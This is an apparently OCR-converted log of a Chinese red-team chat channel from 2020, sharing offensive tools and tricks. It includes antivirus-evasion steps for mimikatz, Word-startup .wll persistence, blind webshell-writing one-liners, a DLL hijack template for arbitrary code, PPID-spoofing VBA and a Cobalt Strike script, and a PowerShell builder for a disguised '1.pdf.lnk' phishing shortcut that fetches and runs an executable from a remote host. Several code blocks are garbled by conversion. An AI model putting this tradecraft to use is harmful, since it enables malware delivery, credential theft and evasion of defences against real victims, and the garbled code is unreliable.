RedTeaming - 2020-01-06

#Tools# #c2#

GitHub+-+p3nt4/Nuages:+A+modular+C2+framework

RedTeaming - 2020-01-06

#Bypass Waf#

img标签被拦截，src也被禁止了，
最后构造出

GitHub+-+hakluke/hakrawler:+Simple,+fast+web+crawl...

RedTeaming - 2020-01-06

#RedTeam#

ATT&CK攻击艺术的科学化

RedTeaming - 2020-01-06

#内网渗透#

实战中内网穿透的打法

RedTeaming - 2020-01-08

#Tricks#

acCOMplice/masterkeys.csv+at+master+·+nccgroup/acC...

RedTeaming - 2020-01-10

每日一个红队技巧 (2020.1.9)
今天看到某个样本，很有意思的是他的自启动不是通过利用自启动文件夹或者注册表以及计划任务去实行，而是通过修改 word 文件的启动目录 (% APPdata%\Microsoft\Word\STARTUP) 中添加 *.wll 文件，当 word 文件启动的时候其会调用 rundll32.exe 加载这个 *.wll 文件，如下图例子所示，该方法可用于 win 以下带有 word 的 office 主机

```
Wing: 来自 crazyman
```

RedTeaming - 2020-01-12

#RedTeam#
红队议题（双螺旋）：
水坑攻击的骚思路（无声xss之箭？）
攻防对抗的思路
EDR多维度对抗
真实环境的蜜罐
单机&域权限维持
内网横向移动到底是研究什么？

单主机的信息收集
域内信息收集
被动获取内网凭据
精准定位打击
RedTeamer的未来
RedTeam武器化

RedTeaming - 2020-01-18

`#Tools#`
敏感文件搜集
敏感文件搜集+|+道萝岗特森's+Blog

RedTeaming - 2020-01-21

tricks
任意文件读取的深度利用+–+Neurohazard

RedTeaming - 2020-01-21

`#渗透测试#`
java站渗透测试
T00LS+|+低调求发展+-+潜心习安全


> 秦婉莹：没有吐司账号😫
> Wing：找一个互联网漏洞提交就行。我记得我大一的时候是瞎交了存储 xss，一直摸鱼到现在。
> 秦婉莹：好的谢谢╰(*´￣`*)╯

RedTeaming - 2020-02-08

`#Bypass AV#`
那些shellcode免杀总结
T00LS+|+低调求发展+-+潜心习安全

RedTeaming - 2020-06-17

`#BypassAV#`
后渗透C2工具
GitHub+-+bats3c/shad0w:+A+post+exploitation+framew...



RedTeaming - 2020-06-17

#公告#

希望这里的小伙伴都常提问和分享，发布主题的时候尽量用我建立的10个标签中的一个，方便整理归类，转发链接和文章的时候一定要介绍文章或者工具的主要内容或功能，有什么建议欢迎留言。

RedTeaming - 2020-06-17

#BypassAV#

CS横向的时候遇到AV咋整?

因为横向时CS使用的ps脚本是不免杀的，使用ResourceKit更改原来的template即可。

Making+AMSI+Jump+-+Offensive+Defence

CobaltStrike-Toolset/Kits/ResourceKit+at+master+·+...

RedTeaming - 2020-06-17

#BypassAV#

exe的静态免杀比较简单，powershell的话也可以通过定位特征，修改特征，绕过杀软。

GitHub+-+RythmStick/AMSITrigger:+The+Hunt+for+Mali...

某个函数被杀了，手动混淆以下即可。我想想，好像前几天有篇介绍pwsh简单混淆的。

。。。。

。。。。
。。。。
I find it!

PowerShell命令混淆高级对抗
APT的思考:+PowerShell命令混淆高级对抗

> Wing: 写文章不要用什么 APT xxx 开头。除非你真的有相关经验。

RedTeaming - 2020-06-17

#权限维持#
IIS模块后门

echo测试
列目录
读写文件
带回显执行命令
不带回显无等待执行命令
执行shellcode

T00LS+|+低调求发展+-+潜心习安全

RedTeaming - 2020-06-18

#红队武器化开发#
护网钓鱼自己不够细心，以为没沙盒检测，结果就是有……
沙盒绕过的代码实现

anti-sandbox/README.md+at+master+·+ZanderChang/ant...

RedTeaming - 2020-06-18

#安全开发#
安全开发的demo，喜欢做开发的师傅也可以多交流下。

甲方安全开源项目清单

RedTeaming - 2020-06-18

#渗透基础#
无回显的情况下盲写shell

powershell
$file = Get-ChildItem -Path. -Filtertest.html -recurse -ErrorActionSilentlyContinue;f = -Join($file.DirectoryName,'/a.txt');echo222|Out-File f$

bash
// 进入test.html的根目录并执行id命令写入1.txt
cd $(find -name "test.html" -type f -exec dirname {} \; | sed 1q) && echo `id` > 1.txt

Java+反序列化回显的多种姿势+-+Y4er的博客

RedTeaming - 2020-06-18

#渗透基础#
无回显的情况下盲写shell

powershell
$file = Get-ChildItem -Path . -Filtertest.html -recurse -ErrorActionSilentlyContinue;f = -Join($file.DirectoryName,'/a.txt');echo222|Out-Filef

bash
// 进入test.html的根目录并执行id命令写入1.txt
cd $(find -name "test.html" -type f -exec dirname {} \; | sed 1q) && echo `id` > 1.txt

Java+反序列化回显的多种姿势+–+Y4er的博客

RedTeaming - 2020-06-20

#白加黑利用# #免杀#
用c写一个dll加载就行，我最近没时间，[难过]

Bring+your+own+.NET+Core+Garbage+Collector+|+Conte...

以下C++代码是一个非常基本的示例，可以编译到 Windows DLL 中，以便执行任意的非托管代码。

```
#pragma once
#include <Windows.h>
#include "stdint.h"

// From coreclr gcinterface.h
struct VersionInfo {
	uint32_t MajorVersion;
	uint32_t MinorVersion;
	uint32_t BuildVersion;
	const char* Name;
};

extern "C" __declspec(dllexport) void GC_VersionInfo(VersionInfo * info) {
	info->MajorVersion = 6;
	info->MinorVersion = 6;
	info->BuildVersion = 6;
	info->Name = "Custom GC";

	// Your payload
	::MessageBox(NULL, L"From the DLL!", L"This is fine", 4);
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD dwReason, LPVOID lpReserved) {
	switch (dwReason) {
		case DLL_PROCESS_ATTACH:
		case DLL_THREAD_ATTACH:
		case DLL_THREAD_DETACH:
		case DLL_PROCESS_DETACH:
			break;
	}

	return TRUE;
}
```

RedTeaming - 2020-06-21

#渗透技巧#

解密rdp连接的密码，正常情况下用🥝就可以，或者Ghostpack工具包当中的Sharpdpapi

获取已控机器本地保存的RDP密码

RedTeaming - 2020-06-22

渗透工具
先虚拟机运行一下，群里发的，有时间再分析下，打开手动搜一下有没有后门。

RedTeaming - 2020-06-22

#渗透技巧#
ldap注入原理与利用

LDAP注入入门学习指南+-+云+社区+-+腾讯云

RedTeaming - 2020-06-24

#红队武器化工具#
远程转储内存到本地解密

GitHub+-+FSecureLABS/physmem2profit:+Physmem2profi...

RedTeaming - 2020-06-24

mimikatz简单免杀手法：

1、替换所有文件内容中的mimikatz、MIMIKATZ
2、将mimikatz文件名进行替换
3、修改rc文件与ico图标
4、使用head命令定位敏感词位置　head -c 10000 sss.exe > xxx.exe
5、修改后敏感词，多为Mimi、kiwiandreg、wdigest、base64、multirdp、logonpassword、sekurlsa、，然后看是否查杀
6、新建def文件，更改导入表。使用def文件更改导入表的符号，然后使用dumpbin(vs自带)生成lib文件，然后重新编译即可。

#Mimikatz# #Redteam#

```
裤衩哥：head 分特征码太真实了，之前用过几次，后来真的是 virtest 真香
lengyi：其实就算定位，也就是那几个关键字，主要还是最后一步，最后一步针对 windows defender，其他的无所谓
裤衩哥：wd 测试的时候一定关闭样本上传，mimi 过 wd 还真没去注意过，马过 wd 得靠分离
裤衩哥：翻以前写的东西找到了，静态特征也可以过 wd ，不过 wd edp 不行，那个联网查杀太牛逼，行为也是，有点问题就扫一遍内存
lengyi：Wd 毕竟是微软自己家的东西，各方面强的一批。
lengyi：分离免杀的确慢慢的成了主流，
lengyi：不过提取功能的方法挺好的，只提取密码，这样免杀就容易了许多
L：最简单的还是 icon 改一下，VMP 加个壳子
```

RedTeaming - 2020-06-24


#红队武器化研发#
CSTIPS系列,适合新老用户观看.我学习改造下再分享下心得.
https://www.bilibili.com/video/BV1yz411i71Z?p=2[奸笑]

RedTeaming - 2020-06-24

推特几个有关红队的推
@anthomsec
@FuzzySec
@subTee
@Hexacorn
@R3dF09
@ptracesecurity
@TheHackersNews
@0xffff0800
@campuscodi
@Pwsecspirit
@CyberRaiju
@424f424f

RedTeaming - 2020-06-24

#CSTips# #CS插件开发#
QAX的朋友又更新了这玩意.跨平台上线
GitHub+-+gloxec/CrossC2:+generate+CobaltStrike's+c...



RedTeaming - 2020-06-25


#CSTips#
cobaltstrike更新到4.1，增加如下功能。

June 25, 2020 - Cobalt Strike 4.1

+ Fixed &listener_delete
+ Implemented sub-system to run Beacon Object Files. A BOF is a compiled C program that executes within Beacon and can call Win32 and Beacon APIs
+ Ported 4.0's inline-execute capabilities to BOFs
+ Fixed logic flaw in getsystem
+ Added inline-execute command to run arbitrary BOFs
+ Moved dllload, reg query/queryv, and timestomp to BOFs
+ Added option to bootstrap Beacon in-memory without walking kernel32 EAT
- Artifact Kit and PowerShell (Resource Kit) artifacts use this option
- Added &payload_bootstrap_hint to apply this option to other artifacts
- Added -hasbootstraphint to check if this option applies to a payload
- set stage -> smartinject to true to enable this behavior.
- Removed option to generate x64 DLL that spawns an x86 payload in new process
+ Simplified the Artifact Kit by removing artifacts for deprecated features
+ Extended Beacon metadata with more info such as Windows build number and key function pointers used to bootstrap agent.
+ spawn, spawnas, spawnu, inject, and elevate uac-token-duplication now inherit pointers from same-arch target Beacon session metadata when stage -> smartinject is enabled.
+ Added &payload_local to generate shellcode with key bootstrap function pointers inherited from a parent Beacon session.
+ Added set ssh_banner "..." to change SSH client info for Beacon's SSH command
+ Simplifed the heartbeat portion of SMB and TCP Beacon protocols
+ Added smb_frame_header and tcp_frame_header Malleable C2 options to shape the content and size of the length frames in these communication protocols
+ Fixed bug that has localhost-only TCP Beacon bind to 0.0.0.0 after first unlink.
+ Multiple updates to SSH agent to keep pace with Beacon protocol changes
+ Split extc2 Beacon into its own DLL (as extc2 protocol is now diverged from the SMB Beacon protocol due to changes made in this release).
+ Several security descriptor changes in ExtC2, SMB Beacon, and SSH agent
+ jump psexec* now uses UNC path with target instead of 127.0.0.1 to reference uploaded file on target.
+ Added right-click menu to show/hide unlinked nodes in pivot graph.
+ Added &unbind to unbind keyboard shortcuts (to include Cobalt Strike built-ins)
+ Added exe option to Scripted Web Delivery. Generates and hosts EXE at URL.
+ Added [note] field to logs to call out note changes made to session
+ Added scriptable popup hook for 'listeners' (View -> Listeners table)
+ Added "*" meta-column to table Ctrl+F feature. Searches all columns at once
+ Removed a few (not searchable) columns from table Ctrl+F feature
+ Added web server port to View -> Web Log output
+ Fixed a PE parser bug
+ execute-assembly's "are you an assembly" check uses a better check.
+ Updated to Mimikatz 2.2.0 20200519
+ Editing listener no longer removes its color accent.
+ Fixed off-by-1 error in c2lint's useragent length check.
+ sleep_mask now uses a slightly larger mask
+ Fixed DNS staging regression when dns_stager_subhost is set.
+ Fixed inconsistent stager pipe bug in &stager_bind_pipe and &beacon_stage_pipe.
+ Made getuid a little bit more robust
+ Console directed messages now scrub ESC character.
+ Added an exit hint parameter to &payload function (thread or process)

RedTeaming - 2020-06-25


#渗透工具开发#
养成遇到一个洞就写一个jio本的习惯，武器库不就丰富起来了?



RedTeaming - 2020-06-26

#CS插件开发# #CSTips#
分享一个CS插件包(Kit),我自己改了一下.


GitHub+-+josephkingstone/cobalt_strike_extension_k...



RedTeaming - 2020-06-26

#免杀#

通过执行xml的方式来dump,应该是不杀的,懒得再测试了.



Wing: [MSBuild:+A+Profitable+Sidekick!+|+TrustedSec](https://www.trustedsec.com/blog/msbuild-a-profitable-sidekick/)
裤衩哥: 看了下代码, 其实相当与利用的 xml 的 PEloader 加载 dump 了进程后直接运行 mimikatz 解。flag: 有时间试试自己实现下

RedTeaming - 2020-06-26

#免杀#
.NetCore 白名单绕过,但是生成的dll如果包含cs的payload.就会被杀.过不了火绒,能过360.
Abusing+.NET+Core+–+Evasion+|+Pentest+Laboratories

```
裤衩哥: 过不了火绒的原因大概率是他特征码定到 CreateRemoteThread 了。。。试试加壳搞下
lengyi: 火绒 == 特征码杀毒
裤衩哥: 360== 文件 md5 杀毒
```

RedTeaming - 2020-06-26

老哥们有遇到过远程计算机无法 logoff 的情况么？ps 过去也无法重启计算机会，而且会出现 The interface is known 的报错。大家有什么好的解决方法么？

RedTeaming - 2020-06-26

#红队技巧#
PPID Spoofing:
父进程欺骗利用过程,正常情况下:比如你通过word打开了cmd,那么cmd是在word这个进程下,但是CreateProcessA这个函数的lpStartupInfo参数可以指定pid.导致了这个操作的形成.

好处是啥呢,lsass是system的话,直接提权了.

vba相关利用:
Sub Parent()

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "pentestlab.exe",Null,"C:\Temp",Null,0

End Sub

com对象创建的这个进程是在explore下面,要想检测,就要用事件跟踪器.

cobaltstrike利用插件
#
Autoppid - script that smartely invokes PPID for every new checkin in Beacon.
PPID command requires invoked Beacon to have the same Integrity level as the process it want's
to assume as it's Parent. That's due to how InitializeProcThreadAttributeList with
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS works. In order to avoid harcoded explorer.exe PID assumption,
we can look around for a configurable process name and then try to find that process running
on the highest available for us integrity level. In that case, unprivileged user would assume PPID
of for instance svchost.exe running as that user, wherease the privileged one - could go for the
svchost.exe running as NT AUTHORITY\SYSTEM. We aim to smartely pick the most advantageous target,
in a dynamic fashion.
#
The script also includes alias registration.
#
Author: Mariusz B. / mgeeky, '20
#
#

Set desirable process name which you want to become your parent. This process will be used for
parent PID spoofing and thus should be allowed for opening for your current process token.

```
PARENT_PROCESS_NAME = "svchost.exe";<br><br>beacon_command_register("<br>"autoppid",<br>"Automatically finds suitable PPID and set sit (target: PARENT_PROCESS_NAME )",
"Automatically finds suitable - according to the current user context - PPID and sets it (target: PARENT_PROCESS_NAME )");<br><br>sub findSuitableParentPID {<br>    local('$bid $callback $processName $userName');<br>$bid = 1;<br>$callback =
2;<br>$processName = 3;<br>$userName = binfo($1, "user");<br><br>if(right($userName, 2) eq ' *') {
$userName = substr($userName, 0, strlen($userName) - 2);<br>    }<br><br>    bps($bid, lambda({
local('$tab $entry $name $pid $ppid $arch $user');<br>foreach $entry (split("\n",
2)) {<br>        ($name, $ppid, $pid, $arch, $user) = split("\s+", $entry);<br><br>        # "NT AUTHORITY" contains space, thus breaking our split results. Here's a workaround for that<br>        if($user eq "NT") {<br>            $user = substr($entry, indexOf($entry, "NT "));<
bid => $id, callback => $callback, userName => $userName, processName => $processName));<br><br><br>alias autoppid {<br>    local('$processName $userName $params');
params = "";<br><br>if(strlen(0) > strlen("autoppid ")) {
params = substr(0, strlen("autoppid "));
}

processName = PARENT_PROCESS_NAME;
userName = binfo(1, "user");

if (right(
userName, 2) eq ' *')<br>$userName = substr($userName, 0, strlen($userName) - 2);if($params ne " quiet ")<br>btask($1, " Tasked Beacon to find $processName running as $userName and make it the PPID. ");findSuitableParentPID(
params), processName);<br><br><br>on beacon_initial {<br>    # Parent PID spoofing<br>    fireAlias(1, "autoppid", "");
}

on beacon_error {
local('$ppid $err');

if ($2 ismatch 'Could not set PPID to (\d+): (\d+)' ) {<br>        ($ppid, $err) = matched();<br><br>if(err == 87) {
blog2(1, " Catched PPID Error : \c4 Previous parent process no longer exists\o. Finding a new one...");<br>fireAlias(1, "autoppid", "quiet");
}
else if(
err == 5)<br>blog2($1, " Catched PPID Error : \c4($err) + \o. Access Denied. Don't know how to proceed. Reseting PPID to none. ");bppid($(1, 0);<br><br>else<br>blog2($1, " Catched PPID Error : \c4($err) + \o. Will find another cand
1, "\c8 Repeat your last command as it failed.\o");
}
}
```

参考文档

Parent+Process+ID+(PPID)+Spoofing+-+Red+Teaming+Ex...

Parent+PID+Spoofing+|+Penetration+Testing+Lab


利用工具:

GitHub+-+hlldz/APC-PPID:+Adds+a+user-mode+asynchro...

GitHub+-+ewilded/PPID_spoof:+An+example+of+how+to+...

GitHub+-+sud01oo/ProcessInjection:+Some+ways+to+in...

我的demo



```
Wing:
```

RedTeaming - 2020-06-26

今日骚操作：ico下载exe
Using+Shell+Links+as+zero-touch+downloaders+and+to...

```
裤衩哥：今日最佳卧槽
crazyman：有点意思  不过这要对目标机器的适配性稍微差点
```

RedTeaming - 2020-06-26

MSBUILD WITHOUT MSBUILD
msbuild.exe一直是红队行动中LOLBIN的宠儿,而随着安全工具对其增加更多的检测规则,该白名单策略逐渐陷入"人人喊打"的局面中,下篇文章将讲到如何制作一个属于自己的Msbuild

https://pentestlaboratories.com/2020/01/27/msbuild...

GitHub+-+rvrsh3ll/MSBuildAPICaller:+MSBuild+Withou...

RedTeaming - 2020-06-27

渗透tips---->更新你的invoke-mimikatz #渗透技巧#

渗透tips---->更新你的invoke-mimikatz

RedTeaming - 2020-06-27

渗透tips---->更新你的invoke-mimikatz #渗透技巧#

渗透tips---->更新你的invoke-mimikatz

RedTeaming - 2020-06-27

C# PEloader加载mimikatz(更新一个新的 xml mimikatz)
看大佬有分享Invoke mimikatz，就发一个之前写的xml的吧。
制作过程
http://www.8sec.cc/index.php/archives/358/
123qsdaxc
成品下载
http://myblogimages.oss-cn-beijing.aliyuncs.com/so...

#免杀# #渗透技巧#

```
lengyi: 当时我测试的时候还能直接过 360 的，可惜现在不行了。。
裤衩哥: 我在测的时候我记得还行啊
裤衩哥: 我在试试去
lengyi: 不不不，我只用了 PE 加载，没有用你后面的方法
裤衩哥: 哦哦，白名单加载应该不会
```

RedTeaming - 2020-06-27

#红队武器化研发# #免杀#
昨天L发的lnk钓鱼的免杀版本，虚拟机测试过火绒和360，下次买vps测试，虚拟机不准确。

LNK钓鱼攻击_哔哩哔哩 (゜-゜)つロ 干杯~-bilibili

```
crazyman: 可以再设置一下最小化这样更加减少被发现几率
裤衩哥: 这就是 pilipili 吗? 爱了爱了
Wing: #param ( [string]$SourceExe, [string]$ArgumentsToSourceExe, [string]$DestinationPath )##
$shortcutName = "1.pdf.lnk"
$TargetPath = "C:\Windows\System32\wbem\WMIC.exe"
$IconLocation= "[http://192.168.123.22:8080/wing.exe?.ico"](http://192.168.123.22:8080/wing.exe?.ico")
$shortcutOutputPath = "$Home\Desktop\Csharp\"+$shortcutName
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($shortcutOutputPath)
$Shortcut.TargetPath = $TargetPath<br>$Shortcut.WindowStyle = 1
$Shortcut.Arguments = ' process call "create" /"%USERPROFILE%\AppData\Local\Microsoft\Windows\INetCache\wing.exe "'
$shortcut.IconLocation = $IconLocation
$Shortcut.Save()<br><br>喵的$Shortcut.WindowStyle = 1这里不知道设置成几才是最小化运行，012345都试了。
crazyman: 同时 这个方式不太适合去生成文档图片等的诱饵文档 因为你不知道对方机器上的环境 所以应该采用伪装成程序安装包的图标成功几率会更大
```

RedTeaming - 2020-06-27

#提权#
这是一个网络服务提权的工具。
然后说一下本地Local System/Network Service/Local Service的区别，内容来源于51cto
1.Local System (本地系统)：
该账户具有相当高的权限。
首先，该账户也隶属于本地Administrators 用户组，因此所有本地Administrators用户能够进行的操作该账户也能够进行，
其次，该账户还能够控制文件的权限（NTFS 文件系统）和注册表权限，甚至占据所有者权限来取得访问资格。
如果机器处于域中，那么运行于Local System 账户下的服务还可以使用机器账户在同一个森林中得到其他机器的自动认证，
最后一点就是运行于Local System 下的进程能够使用空会话（null session）去访问网络资源。举例来说，以LocalSystem账户运行的服务主要有：WindowsUpdate Client、 Clipbook、Com+、DHCP Client、Messenger Service、Task Scheduler、Server Service、Workstation Service，还有Windows Installer。
2.Network Service(网络服务)：
该账户也是为了使用机器账户在网络上的其他计算机上认证而设定的。但是他没有Local System 那么多的权限。
它能够以计算机的名义访问网络资源。以这个账户运行的服务会根据实际环境把访问凭据提交给远程的计算机。
运行于此账户下的进程使用网络账户配置文件HKEY_USERS\S-1-5-20和Documents and Settings\NetworkService。
举例来说，以Network Service账户运行的服务主要有：Distributed Transaction Coordinator、DNS Client、Performance Logs and Alerts，还有RPC Locator。

3.Local Service(本地服务)：
Local Service账户是预设的拥有最小权限的本地账户，并在网络凭证中具有匿名的身份。
运行于此账户下的进程和运行于Network Service 账户下的进程的区别
在于运行于Local Service 账户下的进程只能访问允许匿名访问的网络资源。
运行于Local Service 下的账户使用的配置文件是HKU\S-1-5-19 和Documents and Settings\LocalService。
举例来说，以Local Service账户运行的服务主要有：Alerter、Remote Registry、Smart Card、SSDP，还有WebClient。

注意：
选择 Local System (本地系统)，使用默认端口：1433时，连接数据库可以用：.，（local），localhost，127.0.0.1等。
选择 Network Service(网络服务)，无论是否使用默认端口：1433，连接数据库：.，（local）不可用，localhost，127.0.0.1等后面都要加端口号“,端口号”。

GitHub+-+realoriginal/bof-NetworkServiceEscalate:+...


> Wing: 这文章感觉是机器翻译的。错别字。

